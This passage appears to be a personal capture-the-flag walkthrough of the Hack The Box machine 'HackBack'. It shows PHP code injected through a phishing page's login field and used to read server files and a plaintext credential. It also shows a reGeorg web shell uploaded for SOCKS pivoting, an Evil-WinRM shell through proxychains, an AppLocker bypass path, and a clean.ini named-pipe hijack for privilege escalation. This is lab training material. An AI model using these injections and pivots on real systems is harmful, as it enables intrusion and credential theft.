
Array
(
    [0] => .
```

```
[1] => ..
[2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
4. SUCCESS, we get a log back.
5. We could have enumerated these one by one instead of doing the for loop, but the for loop is very cool imo.
6. ➤ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=hackthebox&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
    [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
7.
```

Time Stamp 01:25:27

24. Lets enumerate https://10.10.10.128:64831/login page?

```
1. ➤ whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf],
IP[10.10.10.128], RedirectLocation[/login?next=%2F]
2. https://10.10.10.128:64831/login
3. Google "default credentials gophish"
4. admin:gophish
```



Time Stamp 01:28:00

25. We successfully login. We find another login page. Savitar finds the login page from the gophish email template for hack the box. See below. I can add www.hackthebox.htb to /etc/hosts which is not a valid IRL domain of Hack The Box and it leads us to a fake hack the box login page. I think this is part of the gophish fishing campaign as part of HackBack Website Server.

New Template


Name:

HackTheBox

✉ Import Email

Subject:


Quarantined Email



26. The Template contains the domain that we add to `/etc/hosts` file.

- ```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html>
<head>
 <title></title>
</head>
<body>
<p>Catch it now!
</p>
```
2. This is where he finds the domain address and it is valid. It takes us to the other fake login page by gophish server. We may be able to hack this page and get access to the gophish server on `https://10.10.10.128:64831`.
3. One of these login pages is going to get us access.
4. `http://www.hackthebox.htb/`, `http://admin.hackback.htb/`, `https://10.10.10.128:64831/login` (actually we got access here), `http://www.hackthebox.htb/`

`http://www.hackthebox.htb/`



27. WFUZZ time again.

```
1. ➤ wfuzz --hc=404 -w ~/hackthebox/hackback/htbdomains.txt -H "Host: FUZZ.htb" http://hackback.htb
0000000009: 400 6 L 26 W 334 Ch "http://hackback.htb/"
0000000002: 200 33 L 54 W 614 Ch "hacktheboxeu"
0000000001: 200 33 L 54 W 614 Ch "hackthebox"
0000000005: 200 33 L 54 W 614 Ch "hackthebox.eu.htb"
0000000004: 200 33 L 54 W 614 Ch "hackthebox.htb"
0000000007: 200 33 L 54 W 614 Ch "www.hacktheboxeu"
0000000003: 200 33 L 54 W 614 Ch "hacktheboxeu.eu"
0000000006: 200 102 L 345 W 4110 Ch "www.hackthebox"
0000000008: 200 33 L 54 W 614 Ch "www.hacktheboxeu.com"
2.
```

28. Lets attempt to log into `http://10.10.10.132:64831/login`. We will not be able to log in but it does create another `.log` file as we will see when using our curl command

```
1. If we do the curl command we can see there is only 1 log file present. When we attempt to login another log
file is created.
2. ~ ➤ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=hackthebox&password=12345678&session="
Array
(
 [0] => .
 [1] => ..
 [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
3. admin@admin.com:foo
4. ➤ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=hackthebox&password=12345678&session="
Array
(
 [0] => .
 [1] => ..
 [2] => e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72.log
 [3] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
5. Another log file is created for our log in attempt with admin@admin.com password foo
6. Grab the session cookie from the DOM Storage and add it to the curl command session= part. See below
7. ➤ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
8. Make sure to change the parameter action=list to action=show
9. The log will show however many times we attempt to log in. I think it is using the session id for this.
10. Savitar wants to try to inject xml command shell as the username. I have never seen this work but lets see.
11. for email :
<?php system("Test"); ?>
password : blah
12. If we see the word test that means it make be trying to execute a command in the username field. This is an
example of an IDOR I think do not quote me.
```

29. It did not execute the command injection php script the first time when I tried the username as Test because I forgot to add the word `echo` , but it worked the second time when I did the username as haxor.

```
1. Here is the injection I typed in the username field
E-Mail : <?php echo "haxor"; ?>
Password : foo
2. This is what we got back from the curl command grabbing the log using the show parameter
3. ➤ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339d
bad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
4. The reason it failed the first time was because I forgot to add 'echo' into my command injection.
5. Basically, it should not be showing anything for the username field. The fact that it shows anything means it
is interpreting the command injection.
```

php echo system

VS

php echo shell\_exec

30. Savitar is saying that even though it looks like our cmd system shell got executed it really did not. If it truly was executed it should have been reflected back in the html or Log output. He says the `system` flag is being filtered out most likely. Actually I said that but that is what is most likely happening.

```
1. He tries instead of system to use shell_exec
2. <?php echo shell_exec("whoami"); ?>
password : foo
3. Fail nothing gets reflected back to use in the HTML or in the LOG
4. He tries it another way which i have never seen before.
5. <?php echo "I am the username" . shell_exec("whoami"); ?>
password : foo
6. Fail it reflects back the echo command but not the system command or the shell_exec command. So they are most likely being filtered out.
7.
```

31. If you open up a PHP interactive shell in your terminal and type the following

```
1. > php --interactive
2. php > print_r(scandir("."));
Array
(
 [0] => .
 [1] => ..
 [2] => .BurpSuite
 [3] => .ICEauthority
 [4] => .Xauthority
 [5] => .bash_logout
 [6] => .bash_profile
 [7] => .bashrc<SNIP>
3. Lets see if we can use 'print_r(scandir("."));' in our php command injection script.
4. 'print_r(scandir("."));' you can also traverse directories with this command. The reason he wants to use this command because it is unlikely to be filtered out.
5. Traverse directories see below
6. print_r(scandir("../.."));
7. Etcetera
```

## Initial FootHold `print_r` array

32. The our `printr` command shell would look like the following

```
1. E-mail : <?php print_r(scandir(".")); ?>
password : foo
2. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
[19 December 2023, 08:50:08 AM] 10.10.14.3 - Username: Array
(
 [0] => .
 [1] => ..
 [2] => index.html
 [3] => webadmin.php
)
, Password: foo
3. SUCCESS, it interprets our E-mail as the PHP print_r request because it is most likely not being filtered.
```

## Time Stamp `01:39:07`

33. Now lets try traversing as stated up using `../`.

```
1. E-mail : <?php print_r(scandir("../")); ?>
password : foo
2. SUCCESS, it worked, but the commands are building ontop of each other and the log is getting big very quickly.
3. To clear the logg simply use "action=init"
4. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 07:37:41 AM] 10.10.14.3 - Username: admin@admin.com, Password: foo
[19 December 2023, 08:03:14 AM] 10.10.14.3 - Username: , Password: blah
[19 December 2023, 08:05:03 AM] 10.10.14.3 - Username: haxor, Password: foo
[19 December 2023, 08:50:08 AM] 10.10.14.3 - Username: Array
(
 [0] => .
 [1] => ..
 [2] => index.html
 [3] => webadmin.php
)
, Password: foo
[19 December 2023, 08:56:48 AM] 10.10.14.3 - Username: Array
```



```
(
 [0] => .
 [1] => ..
 [2] => 2bb6916122f1da34dcd916421e531578
 [3] => App_Data
 [4] => aspnet_client
 [5] => css
 [6] => img
 [7] => index.php
 [8] => js
 [9] => logs
 [10] => web.config
 [11] => web.config.old
)
, Password: foo
4. He tries a get contents command
5. <?php echo file_get_contents("C:\\Windows\\System32\\Drivers\\etc\\hosts"); ?>
6. SUCCESS, he is able to grab the /etc/hosts from the windows machine using the 'file_get_contents' command
```

## Clear log with `action=init`

34. If the log is getting really big you can clear it with the `action=init` flag

```
1. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=init&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
Done!
2. Now lets reprint the '../' directory above using our print_r command.
3. E-mail : <?php print_r(scandir("../")); ?>
password : foo
4. Do not forget to change the action back to show 'action=show'
5. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 09:32:48 AM] 10.10.14.3 - Username: Array
(
 [0] => .
 [1] => ..
 [2] => 2bb6916122f1da34dcd916421e531578
 [3] => App_Data
 [4] => aspnet_client
 [5] => css
 [6] => img
 [7] => index.php
 [8] => js
 [9] => logs
 [10] => web.config
 [11] => web.config.old
)
, Password: foo
6. Basically, after every few commands you need to do an init to clean up the output.
```

35. OK, now that we know that `web.config.old` is in `../` we can use that with our `file_get_contents` that is also not being filtered to `exfil` what is inside the `web.config.old`. The reason to go for the `.old` configs is because they are more likely to contain passwords.

## Got Credential



```
1. E-mail : <?php echo file_get_contents("../web.config.old"); ?>
2. password : foo
3. SUCCESS
4. > curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 09:41:35 AM] 10.10.14.3 - Username: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
 <system.webServer>
 <authentication mode="Windows">
 <identity impersonate="true"
 userName="simple"
 password="ZonoProprioZomaro:-("/>
 </authentication>
 <directoryBrowse enabled="false" showFlags="None" />
 </system.webServer>
</configuration>
, Password: foo
5. We get a Credential simple:ZonoProprioZomaro:-(
```

## Port 6666 is wide open to command injections

36. Don't know how I missed it and Savitar missed it as well but port 6666 is wide open to command injection via curl command. We can do

```
curl -s -X GET "http://10.10.10.128:6666/help"
```

```
1. > curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\""
 "LocalPort": 64831,
 "LocalPort": 49670,
 "LocalPort": 49669,
 "LocalPort": 49668,
 "LocalPort": 49667,
 "LocalPort": 49666,
 "LocalPort": 49665,
 "LocalPort": 49664,
 "LocalPort": 47001,
 "LocalPort": 6666,
 "LocalPort": 5985,
 "LocalPort": 3389,
 "LocalPort": 445,
 "LocalPort": 135,
 "LocalPort": 80,
 "LocalPort": 49670,
 "LocalPort": 49669,
 "LocalPort": 49668,
 "LocalPort": 49667,
 "LocalPort": 49666,
 "LocalPort": 49665,
 "LocalPort": 49664,
 "LocalPort": 8080,
 "LocalPort": 6666,
 "LocalPort": 3389,
 "LocalPort": 139,
 "LocalPort": 135,

2. So basically 5985 is open to localhost:5985 only and so are all of these ports that did not show up in the nmap scan.

3. > curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\"" | tr -d '"' | tr -d ',' | sed "s/^\[\t]*//"

```

```
LocalPort: 64831
LocalPort: 49670
LocalPort: 49669
LocalPort: 49668
LocalPort: 49667
LocalPort: 49666
LocalPort: 49665
LocalPort: 49664
LocalPort: 47001
LocalPort: 6666
LocalPort: 5985
LocalPort: 3389
LocalPort: 445
LocalPort: 135
LocalPort: 80
LocalPort: 49670
LocalPort: 49669
LocalPort: 49668
LocalPort: 49667
LocalPort: 49666
LocalPort: 49665
LocalPort: 49664
LocalPort: 8080
LocalPort: 6666
LocalPort: 3389
LocalPort: 139
LocalPort: 135
```

37. Now sort unique because we see some repetitions.

```
1. > curl -s -X GET "http://10.10.10.128:6666/netstat" | grep "\"LocalPort\"" | tr -d '"' | tr -d ',' | sed "s/^\[
\t]*//" | sort -k 2 -nu
LocalPort: 80
LocalPort: 135
LocalPort: 139
LocalPort: 445
LocalPort: 3389
LocalPort: 5985
LocalPort: 6666
LocalPort: 8080
LocalPort: 47001
LocalPort: 49664
LocalPort: 49665
LocalPort: 49666
LocalPort: 49667
LocalPort: 49668
LocalPort: 49669
LocalPort: 49670
LocalPort: 64831
2. The -k is "sort via key" meaning sort via column 2 and -n means by number. So sort via column 2 by number.
3. > man sort | grep -i -A2 "\-k"
 -k, --key=KEYDEF
 sort via a key; KEYDEF gives location and type
```

## George Proxy

38. [sensepost/reGeorg-Github](#)

```
1. Google "george proxy github"
2. https://github.com/sensepost/reGeorg
3. The successor to reDuh, pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn.
4. https://raw.githubusercontent.com/sensepost/reGeorg/master/tunnel.aspx
5. copy and paste it into tunnel.aspx
6. base64 -w 0 tunnel.aspx; echo
7. DID YOU KNOW : To get the 2 == at the end of a base 64 encoded string you need an empty line at the end of the
file you want to encode.
```

39. Uploading our php shell proxy >>>Proof Of Concept<<<

```
1. php --interactive
2. First encode the script into base64
3. base64 -w 0 tunnel.aspx; echo
4. Then with our command injection we will decode it on the server.
5. php > file_put_contents("mycontents.txt", base64_decode("PCVAIFBh...<SNIP>...ICAgfQolPgoKCg=="))
```

40. OK, lets go to the page that is vulnerable to the command injection and see if we can pull this off.

41. To find our created `pwned.aspx` file we go to the link in the browser we were using to curl with



42. We have to run the log command. I have no idea what is going on but I am just following along atm

```
1. Run the curl command to get the log
2. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebox&password=12345678&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
[19 December 2023, 09:41:35 AM] 10.10.14.3 - Username: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
 <system.webServer>
 <authentication mode="Windows">
 <identity impersonate="true"
 userName="simple"
 password="ZonoProprioZomaro:-("/>
 </authentication>
 <directoryBrowse enabled="false" showFlags="None" />
 </system.webServer>
</configuration>
, Password: foo
[19 December 2023, 11:23:07 AM] 10.10.14.3 - Username: , Password: foo
3. Now, lets curl our payload instead of doing it through the browser.
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx"
Georg says, 'All seems fine'%
5. SUCCESS, we are getting closer.
6. If you try it in the browser it will hang several times before it works.
7. http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx
8. If it fails again. Close firefox and try it again.
9. Georg says, 'All seems fine'
10. SUCCESS
```



### Issues installing and using George Proxy

43. I had to install python2-urllib3 from source.

```
1. ▷ git clone https://aur.archlinux.org/python2-urllib3.git ~/python2-urllib3
2. Go here. Step by step on how to install URLLIB3 for python2 from source because installing it from Yay or Paru does not. Definitely pacman will not install it because it is way too depecrated.
3. Install George Proxy
4. (.venv) ~/hackthebox/hackback/reGeorg (master ✕) ✱ ▷ python2.7 reGeorgSocksProxy.py -u http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/pwned.aspx -p 1234
```





I actually pulled this off

```
1. Configure proxychains sudo vim /etc/proxychains.conf <<<add the following
socks4 127.0.0.1:1234 and comment out port 9050 (This is temporary. Change it back after this hack.)
2. Save it and run the proxychains infront of evil-winrm through localhost and boom you got shell.
3.proxychains evil-winrm -i 127.0.0.1 -u 'simple' -p 'ZonoProprioZomaro:-(' 2>/dev/null
Evil-WinRM shell v3.5
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\simple\Documents>
4. *Evil-WinRM* PS C:\Users\simple\Documents> whoami
hackback\simple
5. *Evil-WinRM* PS C:\Users> cmd /c dir /r /s user.txt
Volume in drive C has no label.
Volume Serial Number is B992-A4F6
```

SEImpersonate Privilege is enabled. *JuicyPotato* time.

44. *Not after all. I was not able to get it to work.*

## Juicy Potato will not work on this box because it is Windows 2019

#### 45. Get Server info via registry key.

## File hijacking `clean.ini`

## 46. Enumerating the box continued

```
1. *Evil-WinRM* PS C:\util\scripts> type clean.ini
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt
Directory=c:\inetpub\logs\logfiles
2. *Evil-WinRM* PS C:\util\scripts> dir
3. SUCCESS, haxor.txt was created
```

47. LEFT OFF 02:18:24

## PipeServer Impersonate

- [#pwn\\_PipeServer\\_Impersonate](#)
- [#pwn\\_decoder\\_it](#)

48. pipes

```
1. Google "pipeserver impersonate"
2. https://github.com/decoder-it/pipeserverimpersonate
3. This is a powershell script copy it and save it as pipeserverimpersonate.ps1
4. or wget it
5. git clone https://github.com/decoder-it/pipeserverimpersonate.git
6. mv piperserverimpersonate.ps1 impersonate.ps1
7. we are going to upload it to an Applocker bypass list directory in Windows
8. https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md
9. C:\Windows\System32\spool\drivers\color
```

- [#pwn\\_Applocker\\_bypass\\_list\\_link](#)

49. Upload impersonate.ps1 to target machine with Evil-WinRM

```
1. if you type upload and the first 3 letters imp and then hit tab in Evil-WinRM. It will autocomplete the
location for you.
2. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload
/home/haxor/hackthebox/hackback/impersonate.ps1

Info: Uploading /home/haxor/hackthebox/hackback/impersonate.ps1 to
C:\Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK

Data: 15184 bytes of 15184 bytes copied

Info: Upload successful!
```

50. We are going to echo stuff into clean.ini again so we can do this dummy pipe thing.

```
1. *Evil-WinRM* PS C:\util\scripts> type clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[Main]
LifeTime=100
LogFile=c:\util\scripts\haxor.txt
Directory=c:\inetpub\logs\logfiles
2. *Evil-WinRM* PS C:\util\scripts> echo [Main] > clean.ini
3. *Evil-WinRM* PS C:\util\scripts> echo LifeTime=100 >> clean.ini
4. *Evil-WinRM* PS C:\util\scripts> echo LogFile=\\.\pipe\dummyspipe >> clean.ini
5. *Evil-WinRM* PS C:\util\scripts> echo Directory=c:\inetpub\logs\logfiles >> clean.ini
6. Last step is to execute impersonate.ps1
7. After some time finally get the user added Hacker. See below.
```



Time Stamp 02:26:05

